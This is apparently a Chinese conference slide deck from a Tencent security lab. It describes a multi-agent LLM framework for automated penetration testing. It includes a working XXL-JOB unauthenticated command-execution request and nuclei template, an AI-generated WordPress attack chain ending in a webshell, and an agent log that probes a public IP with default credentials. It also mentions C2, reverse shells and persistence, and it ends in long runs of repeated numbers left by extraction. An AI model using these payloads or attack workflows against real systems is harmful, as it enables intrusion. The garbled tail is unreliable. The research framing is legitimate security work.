



腾讯安全



云鼎实验室

锋刃无影 御见未来

腾讯安全沙龙第4期（长沙站）



关于我

About me

胡宇睿 | 腾讯安全云鼎实验室安全研究员 | 西安交通大学博士生

研究领域：开源漏洞治理、AI赋能安全、高级威胁狩猎

目前专注：AI赋能的下游应用开发，包括漏洞智能挖掘与修复、代码生成与自动化测试、自动化渗透等领域实践

从事网络安全多年，具有丰富的攻防对抗与漏洞挖掘经验，主导的多项大模型+网络安全研究工作发表于ASE、S&P等国际顶级会议。

持续的AI+应用开发者，开发的多项大模型+安全产品投入企业落地场景，积极探索AI+网络安全的工业化经验。

智体赋能：基于大模型多Agent的自动化 渗透测试框架设计与实践



目录

Contents

01

技术背景

02

框架设计


03

实践案例

04

未来展望



A dark, atmospheric illustration of a futuristic city street at night. In the foreground, a person wearing a black jacket and a red visor is sitting at a desk, typing on a laptop. The laptop screen displays a complex interface with various charts and data. In the background, a drone is flying in the air, and the city is filled with tall buildings and glowing neon signs. The overall color palette is dominated by dark blues, purples, and reds, creating a high-tech, cyberpunk aesthetic.

01

技术背景：AI+安全的能力解构与演进

基础模型：智能化任务的必需能力要素

从漏洞理解到自动化渗透的关键能力支撑



漏洞理解

深度解析CVE描述、PoC代码，识别漏洞利用条件

CVE-2025-24813漏洞分析

CVE-2025-24813是Apache Tomcat中的一个严重远程代码执行(RCE)漏洞...

- 影响版本：Apache Tomcat 11.0.0-M1 至 11.0.2
- 漏洞原理：该漏洞的核心在于...
- 利用条件：要成功利用此漏洞需要同时满足...
- 利用流程：

...



代码生成

自动化生成EXP、漏洞利用Payload

根据CVE-2025-24813编写nuclei格式脚本

```
id: CVE-2025-24813
info:
  name: Apache Tomcat RCE via CVE-2025-24813
  author: YourName
  severity: critical
requests:
  - method: PUT
    path:
      - "{{BaseURL}}/vulnerable/session"
  ...
```



逻辑推理

分析多漏洞组合攻击路径

攻击一个运行WordPress的网站，生成完整的攻击链

"已识别目标运行WordPress x.x.x。建议分三步进行：

- 初始入侵：使用CVE-2025-12345（REST API未授权漏洞）获取基础权限
- 权限提升：结合CVE-2025-67890（插件权限绕过）获取管理员凭证
- 持久化：通过wp-config.php写入Web Shell

手工提取CVE信息



语义分析漏洞原理

手动编写EXP



自动生成可执行POC

依赖经验手册



ATT&CK战术自动关联

RAG: 消除大模型幻觉的最佳实践

从概率猜测到知识锚定的能力升级



实时信息同步不及时

CVE-2023-1234漏洞分析

您提到的 CVE-2023-1234 实际上是一个占位符编号，通常用于示例或测试目的，而不是一个真实存在的漏洞。在 CVE (Common Vulnerabilities and Exposures) 系统中，真实的 CVE ID 遵循特定的格式（如 CVE-2023-XXXXX），并且每个编号对应一个已公开披露的安全漏洞。

CVE全量知识库

联网在线知识库



CVE-2023-1234 是一个影响 安卓系统内核的远程代码执行 (RCE) 漏洞，攻击者可通过恶意短信或特定应用程序利用该漏洞获取设备最高权限



过时内容未更新

ksubdomain扫描xx.com

ksubdomain是一个快速的子域名爆破工具，以下是使用ksubdomain扫描xx.com的基本方法：

- 基本扫描命令

```
ksubdomain -d xx.com
```

- 指定字典文件：

```
ksubdomain -d xx.com -f  
subdomains.txt
```

ksubdomain最新文档



KSubdomain是一款极速无状态子域名爆破工具，以下是针对xx.com的详细扫描方法：

- 枚举模式（爆破子域名）

```
ksubdomain enum -d xx.com
```

- 验证模式（验证已知子域名）

```
ksubdomain verify -d xx.com
```



生成内容偏好引发幻觉

http://xx.xx.xx存在哪些安全风险

从提供的网站链接内容来看，可能存在以下潜在安全隐患：

1. 敏感信息泄露风险：...
 2. 第三方内容风险：...
 3. 输入交互风险：...
 4. 第三方服务与链接风险：...
- ...

网站安全风险报告



根据提供的网站安全风险报告来看，该网站存在以下安全隐患：

1. xx接口存在注入漏洞：...
2. 存在弱口令用户：...

MCP: 重新定义大模型的能力边界

从单点智能到多Agent协同的范式突破



上下文窗口受限

代码阅读不完整

长时记忆丢失



多任务冲突

串行执行任务

任务彼此独立



工具调用僵化

插入位置固定

有限API接口



大型项目代码审计任务

- 多模块系统
- 开源组件依赖



多步骤协同任务

- ATT&CK多计划执行
- 复杂漏洞POC生成



外部工具依赖任务

- 资产清洗与收集
- 漏洞利用脚本调用



MCP: 重新定义大模型的能力边界

从单点智能到多Agent协同的范式突破



分布式记忆池

代码按需阅读

实时记忆同步



代码理解的最佳实践

- Cursor: 上下文感知的代码生成
- Naptime: 调用图关联的漏洞挖掘



均衡调度任务

并行执行任务

资源利用优化



多步骤协同任务

- 多智能体并发调度
- 攻击路径最优化演进



动态插件加载

沙箱化独立运行

丰富的可扩展性



外部工具依赖任务

- 攻击脚本无缝接入
- 自动化适配Nuclei等工具协议



ReAct 框架：重构任务流的自主编排

从人工脚本到AI自主决策的范式迁移



Workflow框架 | Dify、Coze、恒脑...

- 模块化设计
- 强依赖于人工经验
- 固定的节点组合
- 输入/输出强类型约束



标准化漏洞扫描



预设剧本快速执行



结构化日志分析



蓝队防御自动化



ReAct框架 | Browser-use、Luma

- 基于大模型的实时推理决策
- 不依赖于先验知识
- 动态流程编排
- 闭环学习机制



0day漏洞利用



自适应攻击路径预测



红队攻击模拟



跨数据源关联推理

跨界融合：渗透测试+AI的流程化适配

重新定义安全评估的效率和深度



目标输入



资产图谱构建



攻击微服务调度



动态对抗引擎



结果分析反馈



安全能力原子化



攻击体系弹性化



对抗生态闭环化

标准化攻击组件

组件间实时通信

攻击路径动态预测

动态目标切换

资源自适应


隐身优化

生成对抗样本

防御检测

攻击知识库蒸馏

标记成功路径

A cyberpunk-themed illustration of a city street at night. In the foreground, a person wearing a dark jacket and a red visor is sitting at a desk, typing on a laptop. The laptop screen displays a complex interface with various charts and data. In the background, a drone is flying in the air, and the city is filled with tall buildings and glowing neon signs. The overall color palette is dominated by dark blues, purples, and reds, creating a futuristic and high-tech atmosphere.

02

框架设计：自下而上构建大模型安全应用

框架总览：渗透流程精细化编排



任务编排智能体



数据清洗
智能体



资产收集
智能体



漏洞测试
智能体



攻击载荷
智能体



横向渗透
智能体



域名



IP



企业

FQFA

ksubdomain

fscan

爱企查



漏洞知识库



联网搜索
最新漏洞



漏洞检测
工具



浏览器交互



C2木马



Webshell



权限维持



信息收集



信息收集



远程控制



重点系统
探测



截图支持

```
{
  "ip":["xx","xx","xx"],
  "domain":["xx","xx","xx"],
  "company":["xx","xx","xx"],
}
```

```
[
  {"ip":"xxx","port":"xxx","url":"xxx"},
  {"ip":"xxx","port":"xxx","url":"xxx"},
  ...
]
```

```
[
  {"ip":"xxx","port":"xxx","url":"xxx","vuln":"xxx"},
  {"ip":"xxx","port":"xxx","url":"xxx","vuln":"xxx"},
  ...
]
```

```
[
  {"type":"webshell","url":"xxx"},
  {"type":"shell","session":"xxx"}
  ...
]
```

```
## 漏洞x
攻击路径: xxx
攻击详情:
xxx
[img1]
...
```

框架引擎：智能体原子能力封装



漏洞验证智能体

WAF对抗智能体

信息收集智能体

FoFa API

nuclei

登陆爆破

CVE知识库

工具调用案例库

攻击路径案例库

框架引擎：智能体原子能力封装

20余种原子能力智能体

支持模型切换、工具交互、知识库检索

**威胁情报知识库智能体**
用于清洗与处理威胁情报

编辑

测试

删除

**漏洞测试任务智能体**
进行漏洞测试任务智能体编排

编辑

测试

删除

**POC知识库智能体**
用于自动化编写漏洞POC

编辑

测试

删除

**任务编排智能体**
通用任务智能体编排

编辑

测试

删除

**漏洞知识库智能体**
将漏洞扫描信息输送到知识库保存

编辑

测试

删除

**安全专家智能体**
测试智能体

编辑

测试

删除

**威胁情报总结智能体**
用于总结威胁情报

编辑

测试

删除

**ATT/CK-信息搜集**
ip/域名信息搜集智能体 ATT/CK第一步

编辑

测试

删除

**联网智能体**
使用联网能力获取外部信息

编辑

测试

删除

**资产收集智能体**
根据域名和ip搜集关联资产

编辑

测试

删除

**资产清洗智能体**
用于从多源文件清洗出关联资产

编辑

测试

删除

**linux收集信息智能体**
收集主机上的敏感信息

编辑

测试

删除

框架引擎：智能体原子能力封装

头像

* 名称

安全专家智能体

* 底层模型

deepseek

* 模型类型

deepseek-chat

系统提示词

外部工具支持

添加

网络请求

fscan扫描

指纹信息识别

知识库支持

漏洞知识库 ×

智能体描述

对web系统进行常见漏洞测试

测试

我将首先对该资产进行框架识别和指纹收集。通过发送HTTP请求并分析响应头、页面内容等特征来判断系统使用的技术栈。

📄 ✓ 用时13.03s

🔗 网络请求 执行完成

根据响应分析，该系统是XXL-JOB分布式任务调度平台，版本为1.9.2(快照版)。主要识别特征包括：

1. 标题显示"XXLJOB"

2. 页面底部显示版本信息"admin_version":"1.9.2 (快照版)"

3. 使用了AdminLTE前端框架

4. 服务器标识为"hws/1.14.0"

接下来我将查询XXL-JOB 1.9.2版本的历史漏洞信息。

📄 ✓ 用时13.87s

🔗 漏洞知识库 执行完成

根据收集到的信息，该系统是XXL-JOB分布式任务调度平台1.9.2版本。知识库显示该版本存在多个高危漏洞，主要是未授权访问和远程命令执行漏洞。

接下来我将测试以下漏洞路径：

1. 尝试访问/run接口进行未授权命令执行测试

2. 检查是否存在默认凭证(admin/123456)

3. 测试其他已知漏洞路径

首先测试/run接口的未授权访问漏洞：

📄 ✓ 用时27.48s

🔗 网络请求 执行完成

根据测试结果，/run接口返回405 Method Not Allowed错误，表示该接口不允许POST方法。这可能意味着该接口已被修复或配置了访问控制。

接下来我将尝试使用页面中发现的默认凭证(admin/123456)进行登录测试：

📄 ✓ 用时20.88s

🔗 网络请求 执行完成

请输入消息

🗨 新建会话

📎 上传文件

模型选择

- 深度推理

- 快速响应

提示词

- 明确能力范围

- 输入标准化

外部工具/知识库

- 实时调度

- 减少幻觉

智能体描述

- 任务编排决策

框架编排：多智能体任务推演

领域专有智能体

- 领域知识建模：基于网络安全行业标准与专家经验构建知识图谱。
- 任务优化：针对网络安全领域特性优化任务执行逻辑。

环境感知智能体

- 上下文感知：基于任务需求动态过滤无关信息。
- 多源知识检索：整合文档、数据库等多模态数据。
- 实时更新：自动同步最新知识，确保信息时效性。

01

02

03

任务编排智能体

- 任务分解：将复杂任务拆解为子任务。
- 冲突仲裁：协调多智能体协作，避免资源竞争。
- 目标验证：实时监控子任务执行状态，采用闭环反馈机制验证任务完成度。

框架编排：多智能体任务推演



智能体编排流程

* 编排任务成功：

任务1：（工具调用）使用fscan扫描127.0.0.1开放端口及服务，需要扫描80、8080、443、3306、5432、6379、1433、9200端口

任务2：（知识库保存）将fscan扫描出的漏洞信息保存入知识库

任务3：（系统行为调用）结束任务

* 下一步需要完成任务：### 任务1：（工具调用）使用fscan扫描127.0.0.1开放端口及服务，需要扫描80、8080、443、3306、5432、6379、1433、9200端口

* 现在进行任务：### 任务1：（工具调用）使用fscan扫描127.0.0.1开放端口及服务，需要扫描80、8080、443、3306、5432、6379、1433、9200端口

* 完成该任务需要进行：{"type": "tool", "input": "-h 127.0.0.1 -p 80,8080,443,3306,5432,6379,1433,9200", "tool_id": "2"}

* 完成任务：

任务1：（工具调用）使用fscan扫描127.0.0.1开放端口及服务，需要扫描80、8080、443、3306、5432、6379、1433、9200端口

* 自我检查完成：
不需要重新编排

【DESC】根据目前进度，fscan已经成功扫描出127.0.0.1的开放端口和服务，并且检测到了Elasticsearch未授权访问漏洞和Redis未授权访问漏洞。这些信息已经足够完成最终目标，即检测漏洞并将结果保存入知识库。因此，按原任务继续执行可以完成最终目标。

* 下一步需要完成任务：### 任务2：（知识库保存）将fscan扫描出的漏洞信息保存入知识库

* 现在进行任务：### 任务2：（知识库保存）将fscan扫描出的漏洞信息保存入知识库

* 完成该任务需要进行：{"type": "saveKnowledge", "knowledge_id": "6"}

* 完成任务：

任务2：（知识库保存）将fscan扫描出的漏洞信息保存入知识库

* 自我检查完成：
不需要重新编排

【DESC】根据目前进度，任务1和任务2已经完成，fscan扫描已经检测出了一些漏洞信息，并且这些信息已经成功保存入知识库。任务3是结束任务，目前没有需要重新编排的理由，因此可以继续执行任务3以完成最终目标。

* 下一步需要完成任务：### 任务3：（系统行为调用）结束任务

* 现在进行任务：### 任务3：（系统行为调用）结束任务

* 完成该任务需要进行：{"type": "system", "action": "finishTask"}

* 完成任务：

框架增强：摘要优化的RAG技术

XXL-JOB Executor Unauthorized Access

[中文版\(Chinese version\)](#)

XXL-JOB is a distributed task scheduling platform with core design goals of rapid development, simple learning and easy extensibility. It is now open source and has been integrated into many companies' production lines, ready to use.

XXL-JOB is divided into two parts: admin and executor, where the former is the backend management page and the latter is the task execution client. The executor has no authentication configured by default, allowing unauthorized attackers to execute arbitrary commands through the RESTful API.

References:

- <https://mp.weixin.qq.com/s/jzXIVrEIOvbJZxI4xUm-g>
- <https://landgrey.me/blog/18/>
- <https://github.com/OneSourceCat/XxlJob-Hessian-RCE>

Environment Setup

Execute the following command to start XXL-JOB version 2.2.0:

```
docker compose up -d
```

After the environment is started, you can access the management end (admin) at <http://your-ip:8888> and the client end (executor) at <http://your-ip:9999>.

Vulnerability Reproduction

Send the following data packet to the client (executor) to execute commands:

```
POST /run HTTP/1.1
Host: your-ip:9999
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.132 Safari/537.36
Content-Type: application/json
Content-Length: 365

{
  "jobId": 1,
  "executorHandler": "demoJobHandler",
  "executorParams": "demoJobHandler",
  "executorBlockStrategy": "COVER_EARLY",
  "executorTimeout": 0,
  "logId": 1,
  "logDateTime": "1586629003729",
  "glueType": "GLUE_SHELL",
  "glueSource": "touch /tmp/success",
  "glueUpdateTime": "1586699003758",
  "broadcastIndex": 0,
  "broadcastTotal": 0
}
```

The command `touch /tmp/success` has been successfully executed:

Additionally, for XXL-JOB versions below 2.2.0 that don't have a RESTful API, we can execute commands through [Hessian deserialization](#).

人工添加



XXL-JOB

RCE

人工提取指纹，仅适用于规则匹配，不保存语义信息，对自动化工具适配差

传统RAG



Accept-Encoding

XXL-JOB

/run

docker

传统RAG仅基于上下文进行语义分割，会保存大量无效词向量，同时忽略了POC本身携带的语义信息

Summary-based RAG



XXL-JOB

Restful API

RCE

采用领域专有智能体对POC进行摘要后，基于摘要构建知识库，更加适配Agent workflows

框架增强：摘要优化的RAG技术

多源异构漏洞情报清洗

SBert模型构建语义向量

Nuclei模版保留漏洞上下文

漏洞知识库		
知识库名称	漏洞知识库	选择智能体 POC知识库智能体
知识库记录	导入文件 添加记录 刷新	知识库已更新完成
关键词	内容	操作
XXL-JOB 未授权访问 命令执行 CVE-2020-16846 分布式任务调度平台	info: name: XXL-JOB Executor 未授权访问漏洞 author: luma severity: 高危 description: X...	查看
CVE-2020-11978 Apache Airflow 命令注入 示例DAG 未授权访问 任意命令执行	info: name: Apache Airflow 示例DAG中的命令注入漏洞 (CVE-2020-11978) author: luma ...	查看
CVE-2020-11981 Apache Airflow Celery 消息中间件 命令执行 Redis RabbitMQ 未授权访问	info: name: Apache Airflow Celery 消息中间件命令执行漏洞 (CVE-2020-11981) author: lu...	查看
CVE-2021-43008 Adminer 远程文件读取 MySQL LOAD DATA LOCAL 数据库管理工具 PHP 文件读取漏洞 恶意MySQL服务器	info: name: Adminer远程文件读取漏洞 (CVE-2021-43008) author: luma severity: 高危 de...	查看
CVE-2021-43008 Adminer 远程文件读取 MySQL LOAD DATA LOCAL 数据库管理工具 PHP 文件泄露	info: name: Adminer 远程文件读取漏洞 (CVE-2021-43008) author: luma severity: 高危 de...	查看
CVE-2015-5254 ActiveMQ 反序列化漏洞 Apache ActiveMQ Java Message Service JMS 远程代码执行	info: name: Apache ActiveMQ 反序列化漏洞 (CVE-2015-5254) author: luma severity: 高...	查看 编辑 删除
CVE-2016-3088 ActiveMQ 任意文件写入漏洞 文件上传 MOVE请求 webshell crontab jetty.xml jar	info: name: ActiveMQ任意文件写入漏洞 (CVE-2016-3088) author: luma severity: 高危 ...	查看 编辑 删除
CVE-2015-5254 ActiveMQ 反序列化漏洞 Apache Java Message Service JMS ysoserial jmet ROME	info: name: Apache ActiveMQ Deserialization Vulnerability (CVE-2015-5254) author: lum...	查看 编辑 删除
CVE-2015-5254 ActiveMQ 反序列化漏洞 Apache Java Message Service JMS 远程代码执行	info: name: Apache ActiveMQ 反序列化漏洞 (CVE-2015-5254) author: luma severity: 高...	查看 编辑 删除

记录详情

关键词 XXL-JOB 未授权访问 命令执行 CVE-2020-16846 分布式任务调度平台

内容

info: name: XXL-JOB Executor 未授权访问漏洞 author: luma severity: 高危 description: XXL-JOB 是一个分布式任务调度平台, 其执行器 (Executor) 默认未配置身份验证, 导致攻击者可以通过 RESTful API 未授权执行任意命令。 type: 未授权访问/命令执行

http: - method: POST path: - "{{BaseURL}}/run" headers: Content-Type: application/json body: | { "jobId": 1, "executorHandler": "demoJobHandler", "executorParams": "demoJobHandler", "executorBlockStrategy": "COVER_EARLY", "executorTimeout": 0, "logId": 1, "logDateTime": 158629003729, "glueType": "GLUE_SHELL", "glueSource": "touch /tmp/success", "glueUpdateTime": 1586699003758, "broadcastIndex": 0, "broadcastTotal": 0 } matchers: - type: status status: - 200 - type: regex part: body regex: - "success"

原始文本

XXL-JOB Executor Unauthorized Access

[中文版本(Chinese version)](README.zh-cn.md)

XXL-JOB is a distributed task scheduling platform with core design goals of rapid development, simple learning, lightweight, and easy extensibility. It is now open source and has been integrated into many companies' production lines, ready to use out of the box.

XXL-JOB is divided into two parts: admin and executor, where the former is the backend management page and the latter is the task execution client. The executor has no authentication configured by default, allowing unauthorized attackers to execute arbitrary commands through the RESTful API.

References: - https://mp.weixin.qq.com/s/jzXIVrEl0vbJZxI4xLUm-g - https://landgrey.me/blog/18/ - https://github.com/OneSourceCat/XxlJob-Hessian-RCE

框架赋能：多源工具协同调度

Python脚本

虚拟沙箱环境执行Python代码 -
网络请求、联网搜索、登陆爆破 -

长时任务执行

基于ReAct框架的多步骤任务执行 -
Browser-use、PC-use -



二进制文件

- Github定向下载漏洞利用工具
- fscan、nuclei、ksubdomain

框架赋能：多源工具协同调度

工具库

网络请求

fscan扫描

Nuclei扫描

Dirb路径爆破

社工字典构造

ksubdomain

浏览器操作

指纹信息识别

FoFa API

网络请求

移除该工具

功能描述

使用网络请求获取信息，传入的参数需要如下包裹：<request> <path>请求路径</path> <method>请求方法</method> <type>请求类型(json、x-www-form-urlencoded、form-data)</type> <headers> <header> <name>请求头名</name> <value>请求头值</value> </header> ... </headers> <params> <param> <name>变量名</name> <value>变量值</value> </param> ... </params> <files> <file> <name>文件名</name> <content>文件内容</content> </file> </files> </request>

输入示例

<request> <path>https://www.baidu.com</path> <method>GET</method> <headers>

输出示例

{'status_code': 200, 'headers': {'Date': 'Tue, 20 May 2025 11:03:14 GMT', 'Content-Type':

我将对提供的登录接口进行测试。首先需要确认该接口的响应情况，以验证默认凭据是否有效。

🕒 用时17.96s



安全专家智能体

对web系统进行常见漏洞测试

🕒 网络请求 执行完成

根据测试结果，使用默认凭证admin/123456登录失败，系统返回"账号或密码错误"。这表明默认凭证已被修改或无效。

接下来我将进行目录爆破尝试，寻找可能存在的敏感路径或接口。使用常见的管理后台路径和XXL-JOB特定路径进行测试：

🕒 用时14.20s

网络请求

工具名称 网络请求

简要描述 使用网络请求获取信息，传入的参数需要如下包裹：<request>

工具类型 ☐ 外部文件 ☒ Python 代码

Python 代码

```
1 import requests
2 from requests_toolbelt.multipart.encoder import MultipartEncoder
3 import json
4
5 def parse_request_config(config_dict):
6     """
7     使用xmldict解析XML格式的请求配置，并确保重复节点统一为列表
8     :param xml_string: XML字符串
9     :return: 解析后的请求参数字典
10    """
```

协同文件 请选择协同文件

工具调用结果

<request>
<path>http://47.96.159.79:6080/toLogin</path>
<method>GET</method>
<type>json</type>
<headers>
<header>
<name>User-Agent</name>
<value>Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome
</header>
</headers>
</request>

{'status_code': 200, 'headers': {'Connection': 'close', 'Transfer-Encoding': 'chunked', 'Co

框架优化：长短时任务集成


复杂漏洞利用过程

- 登陆鉴权：弱密码登陆获取令牌
- poc生成：ysoserial生成载荷
- 远程服务部署：部署文件下载服务
- 远程端口监听：nc反弹监听
- c2/webshell交互：边界主机权限获取



短时任务：可以通过一步或有限步骤内完成的单个任务

长时任务：需要长耗时或在主任务周期内持续存活的任务



框架优化：长短时任务集成



查看客户端列表

Supershell

23

24

25

26

27

28

29

30

31

32

23

24

25

26

27

28

29

30

31

32

客户端列表

23

24

25

26

27

28

29

30

31

32

23

24

25

26

27

28

29

30

31

32

23

24

25

26

27

28

29

30

31

32

23

24

25

26

27

28

29

30

31

32

23

24

25

26

27

28

29

30

31

32

23

24

25

26

27

28

29

30

31

32

23

24

25

26

27

28

29

30

31

32

23

24

25

26

27

28

29

30

31

32

23

24

25

26

27

28

29

30

31

32

23

24

25

26

27

28

29

30

31

32

23

24

25

26

27

28

29

30

31

32

23

24

25

26

27

28

29

30

31

32

23

24

25

26

27

28

29

30

31

32

23

24

25

26

27

28

29

30

31

32

23

24

25

26

27

28

29

30

31

32

23

24

25

26

27

28

29

30

31

32

23

24

25

26

27

28

29

30

31

32

23

24

25

26

27

28

29

30

31

32

23

24

25

26

27

28

29

30

31

32

23

24

25

26

27

28

29

30

31

32

23

24

25

26

27

28

29

30

31

32

23

24

25

26

27

28

29

30

31

32

23

24

25

26

27

28

29

30

31

32

23

24

25

26

27

28

29

30

31

32

23

24

25

26

27

28

29

30

31

32

23

24

25

26

27

28

29

30

31

32

23

24

25

26

27

28

29

30

31

32

23

24

25

26

27

28

29

30

31

32

23

24

25

26

27

28

29

30

31

32

23

24

25

26

27

28

29

30

31

32

23

24

25

26

27

28

29

30

31

32

23

24

25

26

27

28

29

30

31

32

23

24

25

26

27

28

29

30

31

32

23

24

25

26

27

28

29

30

31

32

23

24

25

26

27

28

29

30

31

32

23

24

25

